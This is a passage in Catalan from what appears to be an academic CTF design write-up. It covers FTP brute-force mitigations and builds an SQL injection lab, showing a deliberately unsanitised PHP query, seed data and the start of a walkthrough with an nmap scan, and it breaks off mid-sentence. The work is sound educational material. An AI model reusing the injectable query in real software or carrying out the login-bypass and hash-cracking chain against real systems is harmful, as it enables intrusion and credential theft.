La idea no només és implementar reptes o CTF i la seva resolució per aprendre, sinó que també es vol donar algunes recomanacions sobre què fer per mitigar o evitar aquestes vulnerabilitats implementades.

Aquest repte es tracta d'un atac de força bruta. Aquests tipus d'atac sovint són fàcils de detectar, ja que el rastre de *log's* que es deixa és elevat, com es veu en el *log* de la resolució anterior.




Info	Type	Message
FTP Session 27 192.168.56.1...	Response	530 Login incorrect.
FTP Session 27 192.168.56.1...	Command	USER o.ryan
FTP Session 27 192.168.56.1...	Response	331 Please, specify the password.
FTP Session 27 192.168.56.1...	Command	PASS ****
FTP Session 27 192.168.56.1...	Response	530 Login incorrect.
FTP Session 27 192.168.56.1...	Command	USER ochoa
FTP Session 27 192.168.56.1...	Response	331 Please, specify the password.
FTP Session 27 192.168.56.1...	Command	PASS ****
FTP Session 27 192.168.56.1...	Response	530 Login incorrect.
FTP Session 27 192.168.56.1...	Command	USER ochoa.r
FTP Session 27 192.168.56.1...	Response	331 Please, specify the password.
FTP Session 27 192.168.56.1...	Command	PASS ****

Il·lustració 24 - Log del servei FTP

Per una part, l'ideal seria només executar el servei FTP quan es requereixi i a més a més, canviar l'FTP per SFTP, ja que el primer és susceptible que algú realitzi una captura de tràfic.

Per una altra part, es poden configurar serveis com **File2Ban**[36] que permeten bloquejar adreces IP que duen a terme masses intentes d'autenticació. També permeten aplicar restriccions pel que fa a intents d'autenticació consecutius permesos.



Il·lustració 25 - Configuració *Autoban* a FileZilla (similar a Fail2ban)

A més a més, com s'ha vist la contrasenya utilitzada per l'usuari és una contrasenya que va ser filtrada fa molt de temps, la qual tampoc compleix cap requisit de complexitat. En aquest cas, l'òptim seria fer servir una contrasenya adient.

Aquestes són només algunes de les recomanacions "bàsiques" que es poden implementar per mitigar o dificultar els atacs de força bruta. Altres recomanacions més avançades podrien ser l'ús de CAPTCHAS, restriccions d' IP d'origen, ús de WAF, etc. Per més informació consultar l'apartat web d'OWASP respecte a aquest tema[37] o altres webs/fabricants de referència[38].

[36] Releases · fail2ban/fail2ban. (s.d.). GitHub. Recuperat 8 novembre 2022, de https://github.com/fail2ban/fail2ban/releases
[37] Blocking Brute Force Attacks | OWASP Foundation. (s.d.). Recuperat 8 novembre 2022, de https://owasp.org/www-community/controls/Blocking_Brute_Force_Attacks
[38] Prevent & Protect Against Brute Force Attacks. (s.d.). Sucuri. Recuperat 8 novembre 2022, de https://sucuri.net/website-firewall-a/stop-brute-force-attacks/

4.2 Repte 2 – *SQL Injection*

En el segon repte, es farà una implementació d'un *SQL Injection*. Aquest tipus de vulnerabilitat és una de les més freqüents, tot i que ha baixat a la tercera posició a la llista de Top 10 de l'OWASP amb les modificacions realitzades el 2021[39][40].

OWASP Top Ten és un llistat amb 10 vulnerabilitats més importants en aplicacions web. Aquest projecte és considerat globalment com una bona referència dins de la indústria[41].

Per aquest repte, la idea és instal·lar un IIS amb un servidor SQL dins de la màquina virtual i s'implementarà un *SQLi* on es podrà fer un *login bypass.* Després s'hauria d'aconseguir visualitzar l'usuari administrador amb un "*SQL Injection vulnerability in WHERE clause allowing retrieval of hidden data*" per rebre el *hash* MD5 del usuari *admin*. Seguidament amb **hashcast**[42] fer un *hash cracking.*

Resumint, l'ordre seria el següent:

Login bypass, després s'aconsegueix visualitzar l'usuari admin i el *hash* de la seva contrasenya. Un cop es té aquest *hash* es fa un *hash cracking* o s'utilitzen *rainbow tables*[43] per obtenir-la. Amb aquestes credencials s'inicia sessió al portal d'administradors on es troba la *flag* d'aquest repte.

4.2.1 Implementació Repte 1

Primer de tot es realitza una instal·lació del rol IIS[44]. Seguidament, es duu a terme una instal·lació d'un MySQL 8 per Windows[45] i també de PHP 7.4.43 per Windows[46].

Un cop fet això, es crea l'estructura de carpetes on estaran els fitxers.

---

[39] OWASP Top Ten | OWASP Foundation. (s.d.). Recuperat 8 novembre 2022, de https://owasp.org/www-project-top-ten/

[40] A03 Injection—OWASP Top 10:2021. (s.d.). Recuperat 8 novembre 2022, de https://owasp.org/Top10/A03_2021-Injection/

[41] OWASP Top-10 2017 está muriendo, larga vida a OWASP Top-10 2021. (2021, setembre 25). Una al Día. https://unaaldia.hispasec.com/2021/09/owasp-top-10-2017-esta-muriendo-larga-vida-a-owasp-top-10-2021.html


[42] GitHub—Hashcat/hashcat: World's fastest and most advanced password recovery utility. (s.d.). Recuperat 8 novembre 2022, de https://github.com/hashcat/hashcat

[43] CrackStation—Online Password Hash Cracking—MD5, SHA1, Linux, Rainbow Tables, etc. (s.d.). Recuperat 8 novembre 2022, de https://crackstation.net/


[44] Jarrod. (2018, desembre 18). How To Install IIS In Windows Server 2019. RootUsers. https://www.rootusers.com/how-to-install-iis-in-windows-server-2019/

[45] MySQL :: MySQL 8.0 Reference Manual: 2.3 Installing MySQL on Microsoft Windows. (s.d.). Recuperat 8 novembre 2022, de https://dev.mysql.com/doc/refman/8.0/en/windows-installation.html


[46] rmcmurray. (s.d.). Configuring Step 1: Install IIS and PHP. Recuperat 8 novembre 2022, de https://learn.microsoft.com/en-us/iis/application-frameworks/scenario-build-a-php-website-on-iis/configuring-step-1-install-iis-and-php



Il·lustració 26 - Instal·lació del rol IIS



Il·lustració 27 - Test instal·lació PHP 7.4.33




Il·lustració 28 - Instal·lació de MySQL completada

Ara que ja es té la base necessària instal·lada es comença a crear l'estructura de carpetes i el *website* on s'hauran inclouran tots els fitxers.

Es crea una base de dades per aquest repte, anomenada Repte2.

SQL

```
CREATE DATABASE Repte2;
```



I també un usuari que faci la connexió així com l'assignació de permisos.

SQL

```
CREATE USER 'repte2'@'localhost' IDENTIFIED BY 'iMA-_88HPgicprv*i*9A';
GRANT SELECT ON repte2.* TO 'repte2'@'localhost';
```

Per una altra part, també es crea l'estructura de BBDD necessària i una taula anomenada **usuaris**, conjuntament amb les dades.

SQL

```
CREATE TABLE `repte2`.`usuaris` (
  `id` INT NOT NULL,
  `username` VARCHAR(45) NULL,
  `password` VARCHAR(45) NOT NULL,
  `rol` VARCHAR(45) NULL,
  `data_alta` DATETIME NULL,
  PRIMARY KEY (`id`));
```

SQL

```
INSERT INTO `repte2`.`usuaris` (`id`, `username`, `password`, `data_alta`) VALUES ('1', admin, '', '2022-12-25 20:01:50');
INSERT INTO `repte2`.`usuaris` (`id`, `username`, `password`, `rol`, `data_alta`) VALUES ('2', 'r.ochoa', '9F50Rjxsna', 'user', '2022-12-24 13:25:50');
INSERT INTO `repte2`.`usuaris` (`id`, `username`, `password`, `rol`, `data_alta`) VALUES ('3', 'a.riquelme', '', 'user', '2022-12-23 13:25:50');
INSERT INTO `repte2`.`usuaris` (`id`, `username`, `password`, `rol`, `data_alta`) VALUES ('4', 'm.martinez', '', 'user', '2022-12-21 13:25:50');
INSERT INTO `repte2`.`usuaris` (`id`, `username`, `password`, `rol`, `data_alta`) VALUES ('5', 'g.melgar', '', 'user', '2022-12-20 13:25:50');
```


La idea és que el portal web només mostrarà els usuaris normals (rol = *user*), fent un *SQL Injection* es pot visualitzar els usuaris administradors i el *hash* MD5 que correspon a la seva contrasenya.

Aquesta contrasenya permet accedir al portal d'administradors que només conté la *flag*. La *flag* està dins d'una taula de base de dades.

SQL

```
CREATE TABLE `repte2`.`flags` (
  `id` INT NOT NULL,
  `flag` VARCHAR(45) NULL,
  `valor` VARCHAR(45) NOT NULL,
  PRIMARY KEY (`id`));
```

S'insereix a dins la *flag* que s'ha generat de la següent manera.




Il·lustració 29 - *Hash* MD5 de la *flag* del Repte 2

SQL


```
INSERT INTO `repte2`.`flags` (`id`, `flag`, `valor`) VALUES ('1', 'repte2', 'e49d9808e4a2c31fb154c7eb3bdb4685');
```

Un cop creada la base de dades, les taules i les dades s'ha de crear el que és la pàgina web amb PHP. L'estructura resultant és la següent, i no es detallarà tot el codi, però si les parts importants, és a dir en les parts *d'SQL Injection*.




Il·lustració 30 - Estructura de la web del repte 2

Dins de la web s'identifiquen dos apartats: per una part, l'apartat d'usuaris i, per una altra part, la d'administradors (indicats com a *admin*). La primera pàgina que es mostrarà en obrir la pàgina web és la de **index.php** on s'ha d'autenticar, ja que fa una redirecció cap a **login.php** .




Il·lustració 31 - Pàgina login.php

Aquesta pàgina crida a la funció **checklogin.php** per comprovar les credencials introduïdes, però és vulnerable a un *SQL Injection*, ja que no es filtren els caràcters introduïts. Si s'aconsegueix autenticar, es mostra la plana **index.php** comentada anteriorment.



Il·lustració 32 - Codi de la funció checklogin.php




Il·lustració 33 - Pàgina index.php

Un cop en aquesta pàgina només es pot fer una cosa, editar usuaris (realment no és editar, sinó veure les dades dels usuaris). Si s'accedeix s'arriba a **llistar_usuaris.php**. En aquest apartat mostra el llistat dels usuaris i un cercador per cercar. En el llistat d'usuaris només es mostren els usuaris que no tenen el rol **admin** com es veu a la *query*.

PHP


```
$sql = "SELECT id, username FROM usuaris WHERE username LIKE '%$cerca%' and ROL='user' ORDER BY username ASC";
```

Però el cercador fa servir la mateixa consulta, que tampoc està filtrada per la qual cosa permet visualitzar (amb *SQLi)* tots els usuaris independentment del seu rol.




Il·lustració 34 - Pàgina llistar_usuaris.php amb filtre de cerca

Si es visualitzen les dades de l'usuari administrador (**editar_usuaris.php**), es pot veure el *hash* MD5 de la seva contrasenya, la qual es pot obtenir fàcilment.




Il·lustració 35 - Pàgina editar_usuaris.php

El portal d'administradors que és la pàgina **admin.php,** requereix autenticació, ja que redirigeix a **adminlogin.php**. Aquest *login*, en principi no permet un *SQL Injection* i un cop dins es pot veure la *flag*.




Il·lustració 36 - Pàgina adminlogin.php



Il·lustració 37 - Pàgina admin.php amb la *flag*

4.2.2 *Walkthrough* Repte 2

L'enunciat d'aquest repte ja diu que s'ha d'accedir a la web publicada al port 80, però com sempre s'executa un escaneig amb **nmap** amb els scripts per defecte per veure quina informació extra es treu.




Il·lustració 38 - Pàgina que podem visualitzar a l'accedir a la web del repte 2

BASH

```
sudo nmap -sC -sV -p80 192.168.56.101
```

-sC → Execució dels *scripts* per defecte de **nmap**
-sV → Per intentar identificar el servei i la versió
-p → Número de port



Il·lustració 39 - Resultat obtingut de l'execució de nmap al port 80 amb -sV i -sC

Nmap detecta que possiblement darrere d'aquest servidor web hi ha un IIS versió 10.0 i no treu gaire informació més. El següent pas seria fer un

